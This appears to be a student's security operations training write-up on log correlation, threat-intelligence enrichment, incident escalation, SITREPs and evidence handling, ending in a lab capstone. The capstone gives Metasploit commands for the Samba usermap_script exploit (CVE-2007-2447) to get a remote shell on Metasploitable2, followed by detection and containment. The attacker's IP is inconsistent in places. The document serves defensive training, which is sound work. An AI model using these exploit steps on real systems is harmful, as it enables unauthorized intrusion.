Theoretical knowledge

Advanced log analysis

Log correlation

Definition : connecting related events from multiple log sources to identify attack patterns

Example scenario :

- Windows security log → Event ID 4625 (failed login)
- Firewall log → Multiple outbound connections to unknown IP
- Endpoint log → PowerShell execution

Common log sources to correlate :

- Windows event logs
- Firewall logs
- EDR logs
- SIEM logs
- Web server logs

Correlation techniques :

- Time-based correlation
- IP-based correlation
- User-based correlation
- Hash-based correlation
- MITRE ATT&CK mapping

Anomaly detection

Detect deviations from baseline behavior

Type :

1. Statistical
    - Z-score analysis
    - Mean deviation
    - Standard deviation thresholds
2. Rule-based
    - 10 failed logins in 5 minutes
    - Data transfer > 1GB outside business hours
3. Behavioral
    - Impossible travel (India → US in 10 minutes)
    - Abnormal PowerShell usage

Log enrichment

Enhancing logs with additional context

Types of enrichment

ENRICHMENT TYPE	EXAMPLE
Geolocation	Add country to source IP
Threat intel	Check IP in VirusTotal
User context	Add department/privilege level
Asset context	Critical server vs normal workstation
MITRE mapping	Tag tactics & techniques

Threat intelligence integration

Type of threat intelligence

1. Strategic intelligence
    - High-level insights for leadership
    - Focus : trends, threat actors, geopolitical risks
    - Example : rise in ransomware campaigns targeting financial institutions
2. Tactical intelligence
    - Focuses on attacker TTPs (tactics, techniques, and procedures)
    - Based on frameworks like MITRE ATT&CK
    - Example :
        - T1078 → valid accounts
        - T1566 → phishing
3. Operational intelligence
    - Information about specific campaigns or threat actors
    - Example : APT group using PowerShell-based payloads
4. Technical intelligence
    - IOCs such as,
        - Malicious IP addresses
        - File hashes (MD5, SHA256)
        - Domains
        - URLs
        - Email addresses

Threat feeds & standards

Threat intelligence feeds

Threat feeds provide updated IOCs and TTP data

Example :

- AlienVault OTX
- VirusTotal

STIX & TAXII

- STIX (Structured Threat Information Expression)
  → standard format for sharing threat intelligence
- TAXII (Trusted Automated eXchange of Intelligence Information)
  → protocol for automatically exchanging threat intel

Integration in SOC

Goal: Enrich SIEM Alerts Automatically

Step 1: Import Threat Feed
Configure API integration (e.g., OTX API key)
Pull malicious IP/domain list regularly

Step 2: Correlate Logs with Threat Feed
Example:
If Wazuh detects:
System checks: → Is this IP in threat feed?
If YES:
Mark alert as High Priority

Step 3: Automated Alert Enrichment
Instead of a basic alert:
Failed SSH login
You get:
Failed SSH login

Threat hunting with intelligence

Example: Hunting T1078 – Valid Accounts
Technique:

- Legitimate credentials used maliciously.
  Hunting Queries:
- Multiple failed logins followed by success
- Logins outside business hours
- VPN login from unusual country
- Same account used from 2 locations within 10 minutes

Incident escalation workflows

Escalation Tiers (SOC Structure)

Tier 1 – Triage Analyst
- Monitors SIEM alerts (e.g., Wazuh, Splunk)
- Validates alerts (true positive / false positive)
- Performs basic enrichment (VirusTotal, WHOIS, IP reputation)
- Escalates if:
    - High severity
    - Lateral movement suspected
    - Malware confirmed
    - Privileged account involved

Tier 2 – Incident Responder
- Deep investigation (log correlation, endpoint review)
- Scope determination (how many hosts/users affected)
- Containment (isolate host, disable account)
- Escalates if:
    - Advanced persistent threat suspected
    - Root cause unclear
    - Custom malware detected
    - Major business impact

Tier 3 – Advanced Analyst / Threat Hunter
- Malware reverse engineering
- Threat intelligence mapping (MITRE ATT&CK)
- Root cause analysis
- Long-term remediation strategy

Escalation criteria
Escalation is based on :

CRITERIA	EXAMPLES
Severity	Critical ransomware attack
Impact	Domain controller affected
Scope	Multiple endpoints compromised
Sensitivity	Finance or HR user involved
Compliance	GDPR/PCI breach potential
Complexity	Fileless malware, lateral movement

Communication protocols

SITREP (Situation Report Format)

Used during major incidents.

Standard Format:

1. Summary
   - What happened?
   - When detected?

2. Current Status
   - Contained / Ongoing / Under Investigation

3. Impact
   - Systems affected
   - Users affected
   - Business impact

4. Actions Taken
   - Host isolated
   - Account disabled
   - IOC blocked

5. Next Steps
   - Forensic acquisition
   - Patch deployment
   - Monitoring

Example :

Incident ID: IR-2026-002
Severity: High
Type: Brute-force SSH attack
Detected via: Wazuh

Summary:
Multiple failed SSH login attempts targeting production server.

Status: Contained

Impact: No confirmed compromise

Actions Taken:

- IP blocked at firewall
- Account password reset
- Log review completed

Next Steps:
- Enable MFA for SSH
- Increase monitoring threshold

Stakeholder communication levels

AUDIENCE	INFORMATION DETAILS
SOC team	Technical details
IT team	Remediation steps
Management	Business impact summary
Executives	Risk + financial impact
Legal/compliance	Regulatory exposure

Automation in Escalation (SOAR)

SOAR = Security Orchestration, Automation & Response

Example platform:

Splunk SOAR

What SOAR Automates
- Ticket creation
- Severity tagging
- Alert enrichment (IP, hash lookup)
- Email notification to stakeholders
- Host isolation via EDR API

Example Automated Escalation Workflow
1. Alert triggered in SIEM
2. SOAR:
    - Enriches IP reputation
    - Checks hash in VirusTotal
    - Assigns ticket priority
3. If severity = High:

- Auto-assign Tier 2
- Send email to SOC Lead
- Notify Incident Manager

NIST-Based Escalation Workflow
From NIST SP 800-61

Phase 1 – Preparation
- Defined escalation matrix
- Contact list maintained

Phase 2 – Detection & Analysis
- Alert validated
- Severity classified

Phase 3 – Containment
- Immediate mitigation
- Escalation if spread confirmed

Phase 4 – Eradication & Recovery
- Remove persistence
- Patch vulnerability

Phase 5 – Post-Incident
- Lessons learned
- Update detection rules

Practical application

Advanced log analysis
Log Correlation (Event ID 4625 + Outbound Traffic)
Objective:
Correlate:
- Windows failed logins (Event ID 4625)
- With suspicious outbound traffic (DNS / HTTP)

Correlation Table :

TIMESTAMP	EVENT ID	SOURCE IP	DESTINATION IP	NOTE
2025-08-18 12:00:00	4625	10.0.2.15	172.22.20.199	Suspicious DNS request
2025-08-18 12:01:10	4625	10.0.2.15	172.22.20.199	Possible C2 callback attempt

Log Correlation (Event ID 4625 + Outbound Traffic)

Step 1: Ingest Logs into Elastic Security

- Start VM.
- Ensure Windows event logs (including Event ID 4625) are being forwarded.
- Open Elastic Security
- Confirm logs are indexed

Step 2: Search Failed Logins

Query : event.code: 4625 AND source.ip: 10.0.2.15
Confirm failed login attempts from Source IP: 10.0.2.15

Step 3: Correlate with Outbound Traffic

Search for outbound traffic from same host:
source.ip: 10.0.2.15 AND destination.ip: 172.22.20.199

Step 4:

TIMESTAMP	EVENT ID	SOURCE IP	DESTINATION IP	NOTE
2025-08-18 12:00:00	4625	10.0.2.15	172.22.20.199	Failed login followed by outbound traffic

Anomaly Detection Rule

Create Detection Rule

Query :
network.bytes_out > 1048576
(1MB = 1048576 bytes)

Set:
Time window: 1 minute
Severity: High

Findings Summary
Correlation revealed failed login attempts (Event ID 4625) from 10.0.2.15 followed by outbound traffic to 172.22.20.199, indicating potential lateral movement. A detection rule successfully identified high-volume data transfers exceeding 1MB per minute. GeoIP enrichment added geographic context, improving visibility and investigative accuracy within Elastic Security.

Threat intelligence integration

Threat feed import (OTX → Wazuh)
Step 1 : create an OTX API key

Step 2 : configure Wazuh manager
Configuration file :
/var/ossec/etc/ossec.conf
Add OTX integration :

```
<integration>
  <name>alienvault</name>
  <api_key>YOUR_OTX_API_KEY</api_key>
  <group>sysmon,windows,firewall</group>
  <alert_format>json</alert_format>
</integration>
```

Alert enrichment
When Wazuh detects IP 192.168.1.100 :
It queries OTX and enriches alert with :

- IP reputation
- Pulse name
- malware/C2 relation

ALERT ID	IP	REPUTATION	NOTE
003	192.168.1.100	Malicious (OTX)	Linked to C2 server

Threat hunting MITRE T1078 (valid accounts)
Technique: MITRE ATT&CK – T1078 (Valid Accounts)

Detect queries :

event.code:4624 AND user.name != “system”

- Logins at unusual times
- Multiple login attempts
- Admin account misuse

Summary
Threat intelligence feeds from AlienVault OTX were integrated into Wazuh to detect malicious IOCs. A test IP (192.168.1.100) generated an enriched alert showing C2 association. Threat hunting for T1078 identified suspicious valid account logins excluding system accounts.

Incident escalation practice

Create case in TheHive
Title: High Priority – Unauthorized Access
Severity: High
TLP: Amber
Tags: unauthorized-access, MITRE-T1078

Escalation note to Tier 2
At 13:00 on 2025-08-18, a high-priority alert was triggered indicating unauthorized access from IP address 192.168.1.200. The activity aligns with MITRE ATT&CK technique T1078 (Valid Accounts), suggesting potential credential misuse. Initial triage confirmed suspicious login attempts outside normal operating hours. The affected server was immediately isolated from the network to prevent lateral movement. No confirmed data exfiltration at this stage. Due to the severity and possible credential compromise, the case is escalated to Tier 2 for deeper log analysis, credential validation, lateral movement investigation, and full impact assessment.

SITREP Draft
Situation Report (SITREP)
Title: Unauthorized Access
Date: 2025-08-18
Time Detected: 13:00

Summary :
A high-severity alert was generated indicating unauthorized access from IP address 192.168.1.200. The activity maps to MITRE ATT&CK technique T1078 (Valid Accounts), indicating possible credential compromise.

Impact assessment :

- Potential misuse of valid credentials
- Risk of lateral movement
- No confirmed data exfiltration

Actions taken :

- Server isolated from network
- User account temporarily disabled
- Case escalated to tier 2

Current status :
Under investigation by tier 2

Alert triage with threat intelligence


Triage alert in Wazuh

Identify the alert

ALERT ID	DESCRIPTION	SOURCE IP	PRIORITY	STATUS
004	Suspicious PowerShell Execution	10.0.2.15	High	Open

IOC validation using threat intelligence

Using VirusTotal



Alert summary :

ALERT ID	DESCRIPTION	SOURCE IP	PRIORITY	STATUS
004	Suspicious PowerShell Execution	10.0.2.15	High	Open

IOC validation summary :
The IP address 10.0.2.15 is a private internal address and shows 0/93 detections in VirusTotal. As it is not publicly routable, no external malicious reputation is available. The alert requires internal log analysis and endpoint investigation to determine whether the PowerShell execution is legitimate or malicious.

Evidence preservation and analysis

Volatile data collection (network connections)
Collect active network connections from a Windows VM and save them as CSV.
In velociraptor , collect Artifact
In Artifact search,
Windows.Network.Netstat
Export to csv format

Generate SHA256 Hash
Using Kali / Linux

sha256sum Server-Y-memory.raw

You will get output like:

d2f4a6b9c9e4d0a1b7f3c5e6f7a8b9c0d123456789abcdef123456789abcdef

Chain of custody documentation

ITEM	DESCRIPTION	COLLECTED BY	DATE	HASH VALUE
Memory dump	Server dump	SOC analyst	2025-08-18	d2f4a6b9c9e4d0a1b7f3c5e6f7a8b9c0d123456789abcdef123456789abcdef

Capstone project : Full SOC workflow

Attack simulation

Attacker: Kali Linux
Victim: Metasploitable2

Exploit Used:
exploit/multi/samba/usermap_script

Steps:

1. Start Metasploit:
   msfconsole

2. Load exploit:
   use exploit/multi/samba/usermap_script

3. Set parameters:
   set RHOST 192.168.1.102
   set LHOST 10.0.2.15

4. Run exploit
   exploit

5. Confirm shell access (whoami, id)

This exploits Samba 3.0.20 vulnerability (CVE-2007-2447).

Detection and triage

Alert documentation :

TIMESTAMP	SOURCE IP	ALERT DESCRIPTION	MITRE TECHNIQUE
2025-08-18 14:00:00	10.0.2.15	Samba usermap script exploit attempt detected	T1210

MITRE Mapping:
T1210 – Exploitation of Remote Services

Triage Actions:

- Validate source IP legitimacy
- Confirm exploit success in logs
- Check for reverse shell creation
- Assess lateral movement attempts

Severity : high

Response and containment

Block Attacker IP using CrowdSec
cscli decisions add --ip 192.168.1.101 --type ban

Verify Block
From attacker machine:
ping 192.168.1.102
Result: Request timed out

Escalation to Tier 2 (summary)

Case Title: Unauthorized Samba Exploitation Attempt

On 18 August 2025 at 14:00, Wazuh detected a Samba usermap script exploitation attempt originating from 10.0.2.15 targeting the Metasploitable2 server (192.168.1.102). The activity maps to MITRE ATT&CK technique T1210 (Exploitation of Remote Services). Investigation confirmed successful remote shell access, indicating system compromise. Immediate containment actions were executed, including isolating the affected VM and blocking the attacker's IP via CrowdSec. No evidence of lateral movement was observed at this stage. The case is escalated to Tier 2 for forensic validation, persistence checks, and deeper log correlation to determine scope and impact.

Incident report

Executive summary
On August 18, 2025, a simulated cyberattack targeted a vulnerable Samba service on the Metasploitable2 system. The attack originated from IP address 10.0.2.15 and exploited a known Samba vulnerability (CVE-2007-2447). The attack resulted in successful remote shell access.

Timeline

- 14:00 – Exploit launched from attacker machine
- 14:00 – Wazuh generated high-severity alert
- 14:05 – SOC triage confirmed compromise

- 14:10 – VM isolated from network
- 14:12 – Attacker IP blocked using CrowdSec
- 14:20 – Incident escalated to Tier 2

Findings
Logs confirmed exploitation via Samba usermap script. No additional persistence mechanisms were detected during initial triage.